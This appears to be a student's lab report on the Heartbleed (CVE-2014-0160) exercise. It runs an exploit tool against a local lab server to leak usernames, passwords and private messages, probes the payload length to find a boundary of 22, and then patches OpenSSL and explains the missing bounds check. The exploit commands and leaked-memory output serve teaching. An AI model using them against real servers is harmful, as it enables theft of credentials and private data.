

Fig. 2(f): Sending Boby a message.

(b) On the attacker machine

The python program, attacker.py is now executed on the attacker machine.

Initial attempts would not provide the desired information. After running the program over and over again, gradually it triumphs to retrieve the veiled information.

The command: sudo python attack.py www.heartbleedlabelgg.com

Q. Find out the Username & Password.



Fig. 2(g): Retrieving the username and password

Below is the maximised view of the highlighted area in the image:

Fig. 2(h): Leak of the sensitive data.

Henceforth, the details observed in figure 2(h) reveals the username and password.

Q. Find the exact content of the private message.

- P.T.O -



Fig. 2(i): Retrieving the message content.

Below is the maximised view of the highlighted area in the image:



Fig. 2(j): Leak of the information.

In the image above, it's manifested that the content in the mail was leaked.

These steps triumph the Heartbleed attack.

3. Investigating the fundamental cause of the Heartbleed attack

Assorted payload lengths are put to test and a point is observed where the data fails to be leaked.

Trail 1: `sudo python attack.py www.heartbleedlabelgg.com –length 50`



Fig. 3(a): Trial 1

There's yet a lower bound.

Trail 2: `sudo python attack.py www.heartbleedlabelgg.com –length 40`

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:/media/sf_The_Lab/Week 8$ sudo python attack.py www.heartbleedlabelgg.com --length 40

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
################################################################

..(AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC.....?...1....D.q.
```

Fig. 3(b): Trial 2

The length must decrease more.

Trail 3: `sudo python attack.py www.heartbleedlabelgg.com –length 30`

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:/media/sf_The_Lab/Week 8$ sudo python attack.py www.heartbleedlabelgg.com --length 30

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
################################################################

...AAAAAAAAAAAAAAAAAAAABCDEFGHIJc.c..EXY...f!.c.
```

Fig. 3(c): Trial 3

The point is not reached yet.

Trail 4: `sudo python attack.py www.heartbleedlabelgg.com –length 20`

- P.T.O -



Fig. 3(d): Trial 4

The data stays veiled for payload length 20.

4. Finding out the boundary value of the payload length variable

On a gradual pace, the length is increased.

Reversed trial 1:

```
sudo python attack.py www.heartbleedlabelgg.com –
length 21
```



Fig. 4(a): Reversed trial 1

The bound is increased again.

Reversed trial 2:

```
sudo python attack.py www.heartbleedlabelgg.com –
length 22
```



Fig. 4(b): Reversed trial 2

The length is again increased.

Reversed trial 3:

```
sudo python attack.py www.heartbleedlabelgg.com –
length 23
```



Fig. 4(c): Reversed trial 3

Henceforth, the boundary value is 22.

5. The countermeasure to the Heartbleed attack.

OpenSSL is upgraded to repair the vulnerability.

This action is performed on the victim machine (10.0.2.20).

The command:

```
sudo apt-get install openssl
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:/media/sf_The_Lab/Week 8$ sudo apt-get install openssl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  language-pack-kde-en language-pack-kde-en-base kde-l10n-engb
Use 'get autoremove' to remove them.
The following packages will be upgraded:
  openssl
1 upgraded, 0 newly installed, 0 to remove and 572 not upgraded.
1 not fully installed or removed.
Need to get 0 B/519 kB of archives.
After this operation, 1,024 B of additional disk space will be used.
(Reading database ... 200334 files and directories currently installed.)
Preparing to replace openssl 1.0.1-4ubuntu5.10 (using .../openssl_1.0.1-4ubuntu5)
Unpacking replacement openssl ...
Setting up man-db (2.6.1-2ubuntu1) ...
Updating database of manual pages ...
Setting up openssl (1.0.1-4ubuntu5.39) ...
seed_PES2UG19CS052_Anurag.R.Simha@Victim:/media/sf_The_Lab/Week 8$
```

Fig. 5(a): Updating OpenSSL to the newest version.

On running the attack one more time, it's observed that there's absolutely zero sensitive information returned.

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:/media/sf_The_Lab/Week 8$ sudo python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
################################################################

.F
```

Fig. 5(b): The vulnerability is repaired.

After analysing the code snippet that's provided, it's known that the payload length variable is directly read from the request packet without any boundary check. This is the bug that caused this Heartbleed attack vulnerability. This code fails to do the checks on the input value of the payload length variable. It's assumed that the size of the message received as the `sizeof(HeartbeatMessage)`. The code is hence fixed.

```
 ...
 hbtype =
*p++;
n2s(p,payload);
        if (1 + 2 + payload + 16 > sizeof(HeartbeatMessage))
            return 0; /* silently discard per RFC 6520 sec. 4*/
```

It’s checked if the size of the received message is bounded by the payload length or not. The if condition checks the bounds of the Heartbeat Message, where value 1 is used to store 1-byte type, value 2 is used to store 2-byte payload length and value 16 is used for padding. So, suppose if the Heartbeat request packet is coming with a payload length variable containing value 1000 but payload itself is the only 3-byte string “ABC”, then according to this code the if condition will fail and it will drop the request packet to proceed further. This is the procedure to foil this attack.

****